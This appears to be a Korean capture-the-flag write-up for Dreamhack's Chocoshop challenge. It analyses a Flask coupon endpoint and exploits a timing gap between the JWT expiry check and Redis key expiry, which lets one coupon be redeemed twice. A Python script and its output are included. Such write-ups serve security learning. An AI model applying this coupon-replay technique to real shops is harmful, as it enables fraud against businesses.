

Dreamhack Chocoshop Write-up

```
@app.route('/coupon/submit')
@get_session()
def coupon_submit(user):
    coupon = request.headers.get('coupon', None)
    if coupon is None:
        raise BadRequest('Missing Coupon')

    try:
        coupon = jwt.decode(coupon, JWT_SECRET, algorithms='HS256')
    except:
        raise BadRequest('Invalid coupon')

    if coupon['expiration'] < int(time()):
        raise BadRequest('Coupon expired!')

    rate_limit_key = f'RATELIMIT:{user["uuid"]}'
    if r.setnx(rate_limit_key, 1):
        r.expire(rate_limit_key, timedelta(seconds=RATE_LIMIT_DELTA))
    else:
        raise BadRequest(f"Rate limit reached!, You can submit the coupon once every {RATE_LIMIT_DELTA} seconds.")

    used_coupon = f'COUPON:{coupon["uuid"]}'
    if r.setnx(used_coupon, 1):
        # success, we don't need to keep it after expiration time
        if user['uuid'] != coupon['user']:
            raise Unauthorized('You cannot submit others\' coupon!')

        r.expire(used_coupon, timedelta(seconds=coupon['expiration'] - int(time())))
        user['money'] += coupon['amount']
        r.setex(f'SESSION:{user["uuid"]}', timedelta(minutes=10), dumps(user))
        return jsonify({'status': 'success'})
    else:
        # double claim, fail
        raise BadRequest('Your coupon is already submitted!')
```

주어진 소스 코드에서 쿠폰과 관련된 부분만 가져왔다. 부분별로 분석해보았다.

```
def coupon_submit(user):
    coupon = request.headers.get('coupon', None)
    if coupon is None:
        raise BadRequest('Missing Coupon')
```

- HTTP 요청 헤더에서 coupon 필드를 가져온다.
- 쿠폰이 없으면 BadRequest 예외를 발생시킨다.

```
try:
    coupon = jwt.decode(coupon, JWT_SECRET, algorithms='HS256')
except:
    raise BadRequest('Invalid coupon')
```

- 쿠폰은 JSON Web Token (JWT)으로 암호화되어 있으며, 이를 디코딩하여 원래 데이터를 복원한다.
- 디코딩 실패 시 Invalid coupon 오류를 반환한다.
- 디코딩 시 사용하는 JWT_SECRET은 암호화/복호화의 키이다.

```
if coupon['expiration'] < int(time()):
    raise BadRequest('Coupon expired!')
```

- 디코딩된 쿠폰의 expiration 필드를 현재 시간(time() 함수 반환 값)과 비교한다.
- 만료 시간을 초과하면 Coupon expired! 오류를 반환한다.

```
rate_limit_key = f'RATELIMIT:{user["uuid"]}'
if r.setnx(rate_limit_key, 1):
    r.expire(rate_limit_key, timedelta(seconds=RATE_LIMIT_DELTA))
else:
    raise BadRequest(f"Rate limit reached!, You can submit the coupon once every {RATE_LIMIT_DELTA} seconds.")
```

- 쿠폰 제출 빈도를 제한하기 위해 사용자 UUID 기반의 Redis 키(RATELIMIT:<uuid>)를 사용한다.
- setnx는 키가 존재하지 않을 경우에만 값을 설정하는 연산으로, 최초 요청인지 확인한다.
- 요청이 처음이라면 키에 만료 시간을 설정한다(expire).
- 키가 이미 존재하면 요청이 제한되고, 요청 간격은 RATE_LIMIT_DELTA로 정의된다.

```
used_coupon = f'COUPON:{coupon["uuid"]}'
if r.setnx(used_coupon, 1):
    # success, we don't need to keep it after expiration time
    if user['uuid'] != coupon['user']:
        raise Unauthorized('You cannot submit others\' coupon!')

    r.expire(used_coupon, timedelta(seconds=coupon['expiration'] - int(time())))
```

- 쿠폰 UUID 기반으로 Redis에 COUPON:<uuid> 키를 생성하여 재사용 여부를 확인한다.
- setnx로 이미 사용된 쿠폰인지 확인하며, 중복 제출은 방지된다.
- 제출된 쿠폰이 현재 사용자에게 속하지 않을 경우(user['uuid'] != coupon['user']), Unauthorized 예외가 발생한다.
- 쿠폰 만료 시간까지 Redis 키를 유지하도록 설정한다.

```
user['money'] += coupon['amount']
r.setex(f'SESSION:{user["uuid"]}', timedelta(minutes=10), dumps(user))
return jsonify({'status': 'success'})
```

- 사용자 데이터의 money 속성에 쿠폰 금액(coupon['amount'])을 추가한다.
- 세션 데이터를 Redis에 갱신하여 10분간 유지되도록 설정한다.
- 성공 응답으로 status: success를 반환한다.

즉 주어진 소스코드의 쿠폰을 검사 및 적용하는 로직의 흐름을 요약하면 다음과 같다.

1. 쿠폰 존재 확인: 요청에 쿠폰이 포함되었는지 확인.
2. JWT 디코딩: 쿠폰을 디코딩하여 구조화된 데이터를 복원.
3. 만료 확인: 만료 시간을 확인하여 유효성 검증.
4. 빈도 제한: Redis를 통해 동일 사용자 요청 빈도를 제한.
5. 재사용 방지: 쿠폰 UUID 기반으로 중복 사용을 차단.
6. 적용: 금액을 사용자 계정에 추가하고 세션 갱신.

Session Required

Session is required for further access

Acquire Session

서버를 열어보면 먼저 이렇게 세션을 발급하라고 말하고 있다.

SHOP

MYPAGE

세션을 발급받으면 shop과 mypage기능을 이용할 수 있게 된다.

Welcome to Chocoshop!



Pepero (£1500)


Do you guys not have Peperos?




Flag (£2000)

Get your flag!


Shop에 들어가면 이렇게 빼빼로와 플래그의 값에 대해 알려준다.



mypage에서 claim을 통해 쿠폰을 발급받아 submit 하면 이렇게 1000파운드가 추가된다. 하지만 이 돈으로는 뽀빠로도 플래그도 얻을 수 없다.



여기서 한 번 더 claim을 시도하면 이런 400 에러가 표시된다.



같은 쿠폰 값으로 다시 한번 submit을 시도하면 쿠폰이 만료되었다는 400 에러가 표시된다.

내가 직접 시도하진 않았지만 소스 코드를 보면 쿠폰 등록을 10초에 한번씩만 시도할 수 있게 제한하는 로직이 있기 때문에 쿠폰 등록을 10초 이내의 시간에 반복해서 시도하면 또 다른 에러가 표시될 것이다.

그렇다면 쿠폰의 claim, submit, 만료 및 재사용 관련에 대해 소스 코드를 참고해 종합적으로 정리해보면 다음과 같다.

- 쿠폰은 한 번만 claim 할 수 있다.
- claim한 쿠폰은 45초가 지나면 만료된다. Submit은 불가능하다.
- claim한 쿠폰을 한 번 submit하면 used_coupon 키가 생성된다.
- used_coupon 키값이 존재하는 쿠폰은 재사용이 불가능하다.
- used_coupon 키값은 45초 이후 만료된다.
- used_coupon 키값이 생성되어 존재하고 있으면 coupon을 또 submit할 수는 없다.
- submit은 최소 10초의 간격을 두고 진행해야 한다.

여기까지 정리했는데 잘 모르겠어서 소스코드를 다시 살펴보았다.

```
used_coupon = f'COUPON:{coupon["uuid"]}'
if r.setnx(used_coupon, 1):
    # success, we don't need to keep it after expiration time
    if user['uuid'] != coupon['user']:
        raise Unauthorized('You cannot submit others\' coupon!')
```

일단 이 부분에서 r.setnx라는 명령어는 처음 보는 것 같아서 좀 찾아보았다.

SETNX key value

Available since: 1.0.0

Time complexity: O(1)

ACL categories: @write, @string, @fast

Set key to hold string value if key does not exist. In that case, it is equal to SET. When key already holds a value, no operation is performed. SETNX is short for "SET if Not eXists".

SET if Not eXists를 줄인 것으로, key가 존재하지 않으면 SET하는 명령어이다. 즉 이 명령어가 사용된 부분에서는 사용되지 않은 쿠폰이라면 1을 반환할 것이고 쿠폰을 등록하는 로직이 실행되어, 쿠폰에 등록된 user-uuid와 현재 세션의 uuid를 비교한 후 같지 않으면 "You cannot submit others' coupon!" 에러 메시지가 반환된다.

이 로직의 동작을 좀 더 자세히 살펴보았다.

1) 쿠폰 UUID를 Redis에 기록

- setnx(used_coupon, 1)을 사용하여 Redis에 쿠폰 UUID를 키로 저장한다.
- 이 키는 처음 생성 시에만 설정되며, 중복 제출이 감지되면 BadRequest를 반환한다.

2) 쿠폰 만료 시간 설정

- 쿠폰이 처음 제출되었다면 expire를 사용해 Redis 키의 만료 시간을 설정한다.
- 만료 시간은 coupon['expiration'] 값과 현재 시간을 기준으로 계산된다.
- 즉, 쿠폰 만료 시간까지만 Redis에서 쿠폰 재사용 방지를 강제한다.

좀 헷갈려서 setnx의 동작과 토큰 만료 로직에 대해 다시 정리해 보았다.

1) 쿠폰이 처음 제출될 때

- 쿠폰이 유효하면 Redis에 COUPON:<쿠폰 UUID>라는 키가 생성된다.
- 이 키는 Redis의 expire 메서드를 사용해 쿠폰 만료 시간(expiration - 현재 시간) 이후에 삭제되도록 설정된다.

2) JWT 만료 시간 확인

- JWT 페이로드의 expiration 필드를 사용해 현재 시간이 만료 시간을 초과했는지 확인한다.
- 만료된 쿠폰은 사용할 수 없다.

문제에서는 사용된 쿠폰을 검사하는 로직이 취약하다고 했다. 즉 이 말은 redis 키와 쿠폰 만료 시간이 동일하게 설정되어 움직이는 것과 관련된 것이 아닐까 생각했다.

```
if coupon['expiration'] < int(time()):
    raise BadRequest('Coupon expired!')
```

보다시피 코드의 만료 확인은 time()함수를 이용하고 있다. time()함수는 현재 시간을 초 단위로 반환한다.

그렇다면 쿠폰 만료 시간이 지나고 Redis 키가 삭제되기까지의 오차가 있지 않을까? 찾아보니 TTL 기능을 지원하는 Redis는 최신 버전에서도 0초 ~ 1 밀리 초의 오차가 존재한다고 한다. (<https://velog.io/@2214yj/Redis%EB%8A%94-%EC%96%B4%EB%96%BB%EA%B2%8C-TTL%EC%9D%84-%EC%A7%80%EC%9B%90%ED%95%A0%EA%B9%8C>)

그러면 이 문제의 케이스에서도 이러한 Redis의 오차로 인한 취약점이 발생한다고 가정해보았다.

Redis 키는 쿠폰 만료 시간과 동일하게 설정되지만, 쿠폰의 만료 시간이 지나고 Redis 키가 삭제 되기까지 지연이 발생한다고 가정해볼 수 있다. Redis 키가 만료되더라도 실제 삭제는 정확히 1004초에 일어나지 않을 수 있으며, 몇 밀리초 정도가 추가로 소요될 수 있다는 것이다. 그렇다면 이 지연 시간 동안 JWT 만료 검사를 통과하지 못할 쿠폰이 Redis의 키 삭제로 인해 다시 제출될 수 있는 상태가 된다.

예를 들어, 현재 시간이 1000, 쿠폰의 만료 시간(expiration)이 1005인 케이스가 있다고 해보자. 그렇다면 여기서 Redis의 만료 시간은 expiration – 현재 시간 = 5초가 된다,

시간에 따른 동작을 표로 정리해보면 다음과 같다.

시간	JWT 만료 검증 (coupon['expiration'] < int(time()))	Redis 키 존재 (r.setnx(used_coupon, 1))	동작
1004	쿠폰 만료 X	Redis 키 존재	쿠폰 재사용 불가
1005	쿠폰 만료 X	Redis 키 존재	쿠폰 재사용 불가
1005+0.0N (지연 시간 이후)	쿠폰 만료 X	Redis 키 삭제 시작	기존 쿠폰 재사용 가능
1006	쿠폰 만료 O	Redis 키 삭제 완료	새 쿠폰 발급 필요

time()이 정확히 1005를 초과하면 JWT 만료 검증에서 만료되지 않음 상태로 통과하지만, Redis 키는 이미 삭제된 상태일 수 있다. Redis 키가 삭제된 이후에는 같은 쿠폰 UUID를 다시 제출해도 Redis에 중복 키가 없으므로 setnx 검증을 통과하게 된다.

즉 첫 번째 쿠폰 등록 후 정확히 45초 뒤에 다시 한번 쿠폰 등록 요청을 보내게 되면 만료 시간을 검사하는 로직과 재사용 방지 로직을 모두 통과해 쿠폰을 재사용 할 수 있게 된다.

문제가 제공하는 페이지에서 플래그의 값은 쿠폰 하나가 제공하는 돈의 정확히 두배이므로 이 취약점을 이용하는 것이 맞다는 생각이 들었다.

이후 익스플로잇 코드를 작성했다.

1) 쿠폰 클레임

```
def claim_coupon(session):
    headers = {"Authorization": session}
    response = requests.get(url + "coupon/claim", headers=headers)
    if response.status_code == 200:
        coupon = json.loads(response.text)["coupon"]
        print("Coupon claimed successfully")
        print("Coupon:", coupon)
        return coupon
```

HTTP GET 요청 전송

- /coupon/claim 엔드포인트에 요청을 보낸다.
- Authorization 헤더에 세션 ID(session_id)를 포함하여 인증을 수행한다.

쿠폰 생성

- 서버는 요청을 받은 사용자의 세션을 확인한 뒤, 유효한 JWT 쿠폰을 생성하여 반환한다.

응답 처리

- 응답이 성공적(HTTP 200)이라면, 쿠폰 데이터를 json으로 파싱하여 쿠폰을 획득한다.
- 이후 쿠폰 정보를 출력하고 반환한다.

2) 쿠폰 제출

```
def submit_coupon(session, coupon):
    headers = {"Authorization": session, "coupon": coupon}

    response = requests.get(url + "coupon/submit", headers=headers)
    print("First coupon submit response:", response.text)

    print("Waiting for exactly 45 seconds...")
    time.sleep(45)

    response = requests.get(url + "coupon/submit", headers=headers)
    print("Second coupon submit response:", response.text)
```

첫 번째 쿠폰 제출

- /coupon/submit 엔드포인트에 GET 요청을 보낸다.
- 헤더에 세션 ID와 쿠폰 JWT를 포함하여 서버에 제출한다.

45초 대기

- JWT 쿠폰의 expiration 만료와 Redis 키의 삭제가 발생하는 시간을 기다린다.
- Redis 키 삭제 이후 다시 쿠폰을 제출하면 서버가 중복 제출을 감지하지 못하게 된다.

두 번째 쿠폰 제출

- 만료된 JWT와 함께 /coupon/submit을 다시 호출한다.
- Redis 키가 삭제된 상태이므로 r.setnx 호출이 성공한다.

3) 플래그 구매

```
def claim_flag(session):
    headers = {"Authorization": session}
    response = requests.get(url + "flag/claim", headers=headers)
    print("Flag claim response:", response.text)
    return response.text
```

HTTP GET 요청 전송

- /flag/claim 엔드포인트에 요청을 보낸다.
- 헤더에 세션 ID를 포함하여 인증을 수행한다.

서버 측 검증

- 서버는 세션의 사용자 정보를 조회하여 플래그 구매 가능 여부를 확인한다.
- 잔액 확인: money >= FLAG_PRICE(2000)인지 확인.
- 플래그 반환: 잔액이 충분하다면 플래그를 사용자에게 반환하고 잔액에서 차감한다.

```
PS C:\Users\gram> & C:/Users/gram/AppData/Local/Programs/Python/Python312/python.exe c:/Users/gram/Desktop/chocoshop.py
Coupon claimed successfully
Coupon: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1dWlkIjoizWU4ZTQ3OTBjMzAyNDdjZDkxYjEzZDMxMzVjODBmZDgiLCJ1c2VyIjoizDZkNzZlYjhmYmUz
sImV4cGlyYXRpb24iOiJlZ3MzI3ODAwMzV9.TlTN1G61tBgrgQIV9q3AZT9-Kmyrcq9luVSUdZVq1lQ
First coupon submit response: {"status":"success"}

Waiting for exactly 45 seconds...
Second coupon submit response: {"status":"success"}

Flag claim response: {"message":"DH{781b791fa0ef98ff734bf37ec95bf5c27fd95710e6745274f045b376b590fb42}\n","status":"success"}
```

이렇게 플래그를 얻을 수 있다.